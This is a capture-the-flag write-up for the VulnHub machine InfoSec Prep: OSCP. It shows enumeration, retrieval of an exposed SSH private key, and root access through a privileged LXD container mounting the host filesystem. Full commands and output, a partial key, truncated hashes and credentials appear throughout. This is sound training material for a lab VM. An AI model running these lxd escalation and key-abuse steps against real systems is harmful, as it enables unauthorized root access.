# [VulnHub] InfoSec Prep: OSCP

**Date**: 10/Aug/2020

Categories: vulnhub, linux

Tags: enumerate\_proto\_http, exploit\_ssh\_privatekeys, privesc\_lxc\_bash

# Overview

This is a writeup for VulnHub VM InfoSec Prep: OSCP. Here are stats for this machine from machinescli:

Figure 1: writeup.overview.machinescli

#### Killchain

Here's the killchain (enumeration  $\rightarrow$  exploitation  $\rightarrow$  privilege escalation) for this machine:




Figure 2: writeup.overview.killchain

# $\mathbf{TTPs}$

1. 80/tcp/http/Apache httpd 2.4.41 ((Ubuntu)): enumerate\_proto\_http, exploit\_ssh\_privatekeys, privesc\_lxc\_bash

# Phase #1: Enumeration

1. Here's the Nmap scan result:

```
# Nmap 7.80 scan initiated Mon Jul 20 12:03:57 2020 as: nmap -vv --reason -Pn -sV -sC
       --version-all -oN
      /home/kali/toolbox/repos/writeupsall/vulnhub.infosecpreposcp/192.168.119.198/scans/_quick_tcp_nmap.txt
       /home/kali/toolbox/repos/writeupsall/vulnhub.infosecpreposcp/192.168.119.198/scans/xml/_quick_tcp_nmap
    Nmap scan report for 192.168.119.198
   Host is up, received user-set (0.0022s latency).
   Scanned at 2020-07-20 12:04:12 IST for 9s
   Not shown: 998 closed ports
   Reason: 998 conn-refused
          STATE SERVICE REASON VERSION
   PORT
   22/tcp open ssh
                        syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
                        syn-ack Apache httpd 2.4.41 ((Ubuntu))
   80/tcp open http
   http-generator: WordPress 5.4.2
10
   http-methods:
11
   | Supported Methods: GET HEAD POST OPTIONS
12
   | http-robots.txt: 1 disallowed entry
13
   _/secret.txt
14
   |_http-server-header: Apache/2.4.41 (Ubuntu)
15
   |_http-title: OSCP Voucher – Just another WordPress site
16
   Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
17
   Read data files from: /usr/bin/../share/nmap
19
   Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
20
   # Nmap done at Mon Jul 20 12:04:21 2020 -- 1 IP address (1 host up) scanned in 24.59 seconds
21
```

2. Here's the summary of open ports and associated AutoRecon scan files:




Figure 3: writeup.enumeration.steps.2.1

3. We find 80/tcp to be open. Upon browsing the webpage we see that it looks to be a Wordpress blog with a post named "OSCP Voucher". This posts lists the process to submit the flag and also mentions that there's a user named oscp on this machine:

UNCATEGORIZED

# **OSCP Voucher**

A By admin 🛗 July 9, 2020 📮 No Comments

Heya! Welcome to the hunt.

In order to enter the give away, you must obtain the root flag located in /root/. Once you've obtained the flag, message the TryHarder bot with the command !flag <insert flag>. It will then validate the flag for verification. Should it be incorrect, it will let you know. If it's correct, you will be given a new role on the server where you can chat with others in a private channel. Once you've received the role you are entered into the give away!

You must be a member of the server in order to use the command above.

For those downloading this box off vulnhub at a later time, the command above will no longer be available.

Oh yea! Almost forgot the only user on this box is "oscp".

A big thank you to Offensive Security for providing the voucher.

Happy Hunting

-FalconSpy & InfoSec Prep Discord Server

(https://discord.gg/RRgKaep)

UNCATEGORIZED

# Hello world!

S By admin 

☐ July 9, 2020 

☐ 1 Comment

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

**Archives** Search ... July 2020 **Recent Posts** Categories **OSCP Voucher** Hello world! Uncategorized **Recent Comments** Meta A WordPress Commenter on Hello world! Log in **Entries feed** Comments feed WordPress.org

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To the top ↑

4. The gobuster scan result confirms that this is a Wordpress blog. We see an interesting entry secret.txt from gobuster scan results and also from the robots.txt file:

```
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $ cat ./192.168.119.198/scans/tcp_80_http_gobuster.txt
/.hta (Status: 403) [Size: 280]
/.hta.html (Status: 403) [Size: 280]
/.hta.php (Status: 403) [Size: 280]
/.hta.asp (Status: 403) [Size: 280]
/.hta.aspx (Status: 403) [Size: 280]
/.hta.jsp (Status: 403) [Size: 280]
/.hta.txt (Status: 403) [Size: 280]
/.htpasswd (Status: 403) [Size: 280]
/.htpasswd.asp (Status: 403) [Size: 280]
/.htpasswd.aspx (Status: 403) [Size: 280]
/.htpasswd.jsp (Status: 403) [Size: 280]
/.htpasswd.txt (Status: 403) [Size: 280]
/.htpasswd.html (Status: 403) [Size: 280]
/.htpasswd.php (Status: 403) [Size: 280]
/.htaccess (Status: 403) [Size: 280]
/.htaccess.txt (Status: 403) [Size: 280]
/.htaccess.html (Status: 403) [Size: 280]
/.htaccess.php (Status: 403) [Size: 280]
/.htaccess.asp (Status: 403) [Size: 280]
/.htaccess.aspx (Status: 403) [Size: 280]
/.htaccess.jsp (Status: 403) [Size: 280]
/index.php (Status: 301) [Size: 0]
/index.php (Status: 301) [Size: 0]
/javascript (Status: 301) [Size: 323]
/license.txt (Status: 200) [Size: 19915]
/readme.html (Status: 200) [Size: 7278]
/robots.txt (Status: 200) [Size: 36]
/robots.txt (Status: 200) [Size: 36]
/secret.txt (Status: 200) [Size: 3502]
/server-status (Status: 403) [Size: 280]
/wp-admin (Status: 301) [Size: 321]
/wp-content (Status: 301) [Size: 323]
/wp-includes (Status: 301) [Size: 324]
/wp-config.php (Status: 200) [Size: 0]
/wp-cron.php (Status: 200) [Size: 0]
/wp-blog-header.php (Status: 200) [Size: 0]
```

Figure 5: writeup.enumeration.steps.4.1

```
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $ cat ./192.168.119.198/scans/tcp_80_http_robots.txt
HTTP/1.1 200 OK
Date: Mon, 20 Jul 2020 06:34:21 GMT
Server: Apache/2.4.41 (Ubuntu)
Last-Modified: Thu, 09 Jul 2020 06:49:19 GMT
ETag: "24-5a9fc9fae6fe2"
Accept-Ranges: bytes
Content-Length: 36
Content-Length: 36
Content-Type: text/plain
User-Agent: *
Disallow: /secret.txt
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $
```

Figure 6: writeup.enumeration.steps.4.2

5. This file has base64 encoded content that we decode to find a SSH private key file:

```
curl http://192.168.119.198/secret.txt | base64 -d -
```

```
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $ curl http://192.168.119.198/secret.txt | base64 -d -
            % Received % Xferd Average Speed
 % Total
                                               Time
                                                       Time
                                                                Time Current
                                Dload Upload
                                              Total
                                                       Spent
                                                               Left Speed
100 3502 100 3502
                                          0 --:--:- 1139k
----BEGIN OPENSSH PRIVATE KEY----
b 3B lbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAtHCsSzHtUF8K8tiOqECQYLrKKrCRsbvq6iIG7R9g0WPv9w+gkUWe
{\tt IzBScvglLE9flolsKdxfMQQbMVGqSADnYBTavaigQekue0bLsYk/rZ5FhOURZLTvdlJWxz}
bIeyC5a5F0Dl9UYmzChe43z0Do0iQw178GJUQaqscLmEatqIiT/2FkF+AveW3hqPfbrw9v
A9QAIUA3ledqr8XEzY//Lq0+sQg/pUu0KPkY18i6vnfiYHGkyW1SgryPh5x9BGTk3eRYcN
w6mDbAjXKKCHGM+dnnGNgvAkqT+gZWz/Mpy0ekauk6NP7NCzORNrIXAYFa1rWzaEtypHwY
```

Figure 7: writeup.enumeration.steps.5.1

# **Findings**

# **Open Ports**

```
22/tcp ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux protocol 2.0)
80/tcp http Apache httpd 2.4.41 ((Ubuntu))
33060/tcp socks5
```

#### Files

```
http://192.168.119.198/secret.txt
http://192.168.119.198/license.txt
```

#### Users

```
ssh: oscp
wordpress: admin
```

# Phase #2: Exploitation

1. We can try to SSH into the machine as user oscp using the SSH private key file. First, we need to set right permissions to the key file and then use it for login:

```
curl http://192.168.119.198/secret.txt | base64 -d - >./sshkey.pvt
chmod 600 sshkey.pvt
ssh -i sshkey.pvt oscp@192.168.119.198
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $ curl http://192.168.119.198/secret.txt | base64 -d - >./sshkey.pvt
  % Total % Received % Xferd Average Speed Time
                                                  Time
                                                         Time Current
                             Dload Upload Total
                                                 Spent
                                                          Left Speed
                          0 1709k
                                      0 --:--:--
100 3502 100 3502
                     0
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $ ll sshkey.pvt
 -rw-r--r-- 1 kali kali 2.6K Jul 20 12:23 sshkey.pvt
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $ ssh -i sshkey.pvt oscp@192.168.119.198
WARNING: UNPROTECTED PRIVATE KEY FILE!
Permissions 0644 for 'sshkey.pvt' are too open.
 It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "sshkey.pvt": bad permissions
 oscp@192.168.119.198: Permission denied (publickey).
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $
```

Figure 8: writeup.exploitation.steps.1.1

2. We successfully login and get interactive access of the machine as user oscp:

```
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $ chmod 600 sshkey.pvt
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $ ll sshkey.pvt
-rw----- 1 kali kali 2.6K Jul 20 12:23 sshkey.pvt
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $ ssh -i sshkey.pvt oscp@192.168.119.198
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-40-generic x86_64)
                  https://help.ubuntu.com
 * Documentation:
 * Management:
                   https://landscape.canonical.com
                  https://ubuntu.com/advantage
 * Support:
  System information as of Mon 20 Jul 2020 06:53:47 AM UTC
  System load: 0.04
                                                          210
                                   Processes:
                                  Users logged in:
                26.6% of 19.56GB
  Usage of /:
                                   IPv4 address for eth0: 192.168.119.198
  Memory usage: 73%
  Swap usage:
O updates can be installed immediately.
0 of these updates are security updates.
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Last login: Sat Jul 11 16:50:11 2020 from 192.168.128.1
-bash-5.0$
```

Figure 9: writeup.exploitation.steps.2.1

# Phase #2.5: Post Exploitation

```
oscp@oscp> id
   uid=1000(oscp) gid=1000(oscp)
    groups=1000(oscp),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lxd)
   oscp@oscp>
   oscp@oscp> uname
   Linux oscp 5.4.0-40-generic #44-Ubuntu SMP Tue Jun 23 00:01:04 UTC 2020 x86_64 x86_64 x86_64
    → GNU/Linux
   oscp@oscp>
   oscp@oscp> ifconfig
   ethO: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
     inet 192.168.119.198 netmask 255.255.255.0 broadcast 192.168.119.255
     inet6 fe80::20c:29ff:fee6:a4ab prefixlen 64 scopeid 0x20<link>
10
     ether 00:0c:29:e6:a4:ab txqueuelen 1000 (Ethernet)
     RX packets 389730 bytes 88031188 (88.0 MB)
12
     RX errors 0 dropped 0 overruns 0 frame 0
13
     TX packets 297471 bytes 52912167 (52.9 MB)
14
     TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
15
16
   lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
17
           inet 127.0.0.1 netmask 255.0.0.0
18
           inet6 ::1 prefixlen 128 scopeid 0x10<host>
19
           loop txqueuelen 1000 (Local Loopback)
20
           RX packets 694 bytes 64212 (64.2 KB)
21
           RX errors 0 dropped 0 overruns 0 frame 0
22
           TX packets 694 bytes 64212 (64.2 KB)
23
           TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
24
   oscp@oscp>
25
   oscp@oscp> users
   root
27
   oscp
```

# Phase #3: Privilege Escalation

2

1. From the output of command id, we see that the user oscp is a member of lxd group. We can exploit this misconfiguration to create a dummy container that mounts the local file system and gain access to all privileged files. But we see that the lxc command for this to work is not found in our current environment path:

Figure 10: writeup.privesc.steps.1.1

2. We locate the file and use it's absolute path to create the container. This time we see another error about storage pool. The error message helpfully points us in the right direction and we need to initialize LXD first. We use the suggested command with the absolute path and choose default settings when prompted for a change:

```
/snap/bin/lxd init
/snap/bin/lxc init ubuntu:16.04 test -c security.privileged=true
/snap/bin/lxc config device add test whatever disk source=/ path=/mnt/root recursive=true
/snap/bin/lxc start test
/snap/bin/lxc exec test bash
 -bash-5.0$
 -bash-5.0$ /snap/bin/lxc init ubuntu:16.04 test -c security.privileged=true
If this is your first time running LXD on this machine, you should also run: lxd init
Error: Failed instance creation: No storage pool found. Please create a new storage pool
 -bash-5.0$
 -bash-5.0$ /snap/bin/lxd
                                 lxd.buginfo
                                                  lxd.check-kernel lxd.lxc
lxd
                 lxd.benchmark
                                                                                   lxd.lxc-to-lxd
                                                                                                    lxd.migrate
 -bash-5.0$
 -bash-5.0$ /snap/bin/lxd init
```

Figure 11: writeup.privesc.steps.2.1

```
-bash-5.0$
-bash-5.0$ /snap/bin/lxc init ubuntu:16.04 test -c security.privileged=true
If this is your first time running LXD on this machine, you should also run: lxd init
Creating test
Error: Failed instance creation: No storage pool found. Please create a new storage pool
-bash-5.0$
-bash-5.0$ /snap/bin/lxd
lxd
                   lxd.benchmark
                                      lxd.buginfo
                                                         lxd.check-kernel lxd.lxc
                                                                                                lxd.lxc-to-lxd
                                                                                                                   lxd.migrate
-bash-5.0$
-bash-5.0$ /snap/bin/lxd init
Would you like to use LXD clustering? (yes/no) [default=no]:
Do you want to configure a new storage pool? (yes/no) [default=yes]:
Name of the new storage pool [default=default]:
Name of the storage backend to use (ceph, btrfs, dir, lvm) [default=btrfs]:
Create a new BTRFS pool? (yes/no) [default=yes]:
Would you like to use an existing empty disk or partition? (yes/no) [default=no]:
Size in GB of the new loop device (1GB minimum) [default=5GB]:
Would you like to connect to a MAAS server? (yes/no) [default=no]:
Would you like to create a new local network bridge? (yes/no) [default=yes]:
What should the new bridge be called? [default=lxdbr0]:
What IPv4 address should be used? (CIDR subnet notation, "auto" or "none") [default=auto]: What IPv6 address should be used? (CIDR subnet notation, "auto" or "none") [default=auto]:
Would you like LXD to be available over the network? (yes/no) [default=no]:
Would you like stale cached images to be updated automatically? (yes/no) [default=yes]
Would you like a YAML "lxd init" preseed to be printed? (yes/no) [default=no]:
-bash-5.0$
```

Figure 12: writeup.privesc.steps.2.2

```
-bash-5.0$ /snap/bin/lxc init ubuntu:16.04 test -c security.privileged=true
Creating test
-bash-5.0$
-bash-5.0$ /snap/bin/lxc config device add test whatever disk source=/ path=/mnt/root recursive=true
Device whatever added to test
-bash-5.0$
-bash-5.0$ /snap/bin/lxc start test
-bash-5.0$
-bash-5.0$ /snap/bin/lxc exec test bash
root@test:~#
root@test:~# ls -l /
total 0
drwxr-xr-x 1 root root 2480 Jul 8 18:58 bin
drwxr-xr-x 1 root root 8 Jul 8 19:04 boot
drwxr-xr-x 9 root root 520 Jul 20 07:18 dev
drwxr-xr-x 1 root root 2976 Jul 20 07:18 etc
drwxr-xr-x 1 root root 12 Jul 20 07:18 home
drwxr-xr-x 1 root root 432 Jul 8 19:04 lib
drwxr-xr-x 1 root root 40 Jul 8 18:55 lib64

      drwxr-xr-x
      1 root root
      0 Jul 8 18:54 media

      drwxr-xr-x
      1 root root
      8 Jul 20 07:18 mnt

      drwxr-xr-x
      1 root root
      0 Jul 8 18:54 opt

dr-xr-xr-x 295 root root 0 Jul 20 07:18 proc
drwx----- 1 root root 38 Jul 20 07:18 root
drwxr-xr-x 17 root root 660 Jul 20 07:18 run
drwxr-xr-x     1 root root 3746 Jul 8 18:58 sbin
drwxr-xr-x     1 root root     12 Jul 20 07:18 snap
drwxr-xr-x 1 root root 0 Jul 8 18:54 srv
dr-xr-xr-x 13 root root 0 Jul 20 07:18 sys

      drwxrwxrwt
      1 root root
      94 Jul 20 07:18 tmp

      drwxr-xr-x
      1 root root
      70 Jul 8 18:54 usr

      drwxr-xr-x
      1 root root
      108 Jul 8 18:58 var

root@test:~#
root@test:~# ls -l /mnt/
total 4
drwxr-xr-x 20 root root 4096 Jul 9 03:25 root
root@test:~#
```

Figure 13: writeup.privesc.steps.2.3

```
root@test:~#
root@test:~# ls -l /mnt/root/root/
total 12
-rwxr-xr-x 1 root root 248 Jul 11 17:15 fix-wordpress
-rw-r--r-- 1 root root 33 Jul 9 06:39 flag.txt
drwxr-xr-x 3 root root 4096 Jul 9 03:38 snap
root@test:~#
root@test:~#
root@test:~#
root@test:~# cat /mnt/root/root/flag.txt
d73b04b0e696b0945283defa3eee4538
root@test:~#
```

Figure 14: writeup.privesc.steps.2.4

# Learning/Recommendation

- The SSH key for a user on the target machine was exposed via web application. Although the file was base64 encoded and listed within robots.txt, it doesn't stop an attacker from accessing it.
- The local user was member of the LXD group which allowed to create a privileged container with access to the entire file system. This lead to complete access of files, even those that have been restricted to **root** user only.

# Loot

#### Hashes

```
oscp:$6$k80EgwaFdUqpVETQ$sK1BojI3IYunw8wEDAyoFdHgVt0PzkDPqksq17IWzpfZXpd3UqP569BokTZ52mDroq/

rmJY9zgfeQVmB.....
root:$6$.wvqHr9ixq/hDW8t$a/dHKimULfr5rJTD1S7uoUanuJB2YUUkh.LWSKF7kTNp4aL8UT10k2wT8IkAgJ.vDF/

ThSI0egsuc1Eg.....
```

# Credentials

```
mysql: wordpress/Oscp12....
wordpress: admin:$P$Bx9ohXoCVR51kKtuQbuWuh2......
```

#### Flags

```
/mnt/root/root/flag.txt: d73b04b0e696b0945283d.....
```

### References

- [+] https://www.vulnhub.com/entry/infosec-prep-oscp,508/
- [+] https://reboare.github.io/lxd/lxd-escape.html
- [+] https://book.hacktricks.xyz/linux-unix/privilege-escalation/lxd-privilege-escalation
- [+] https://medium.com/@falconspy/infosec-prep-oscp-vulnhubwalkthrough-a09519236025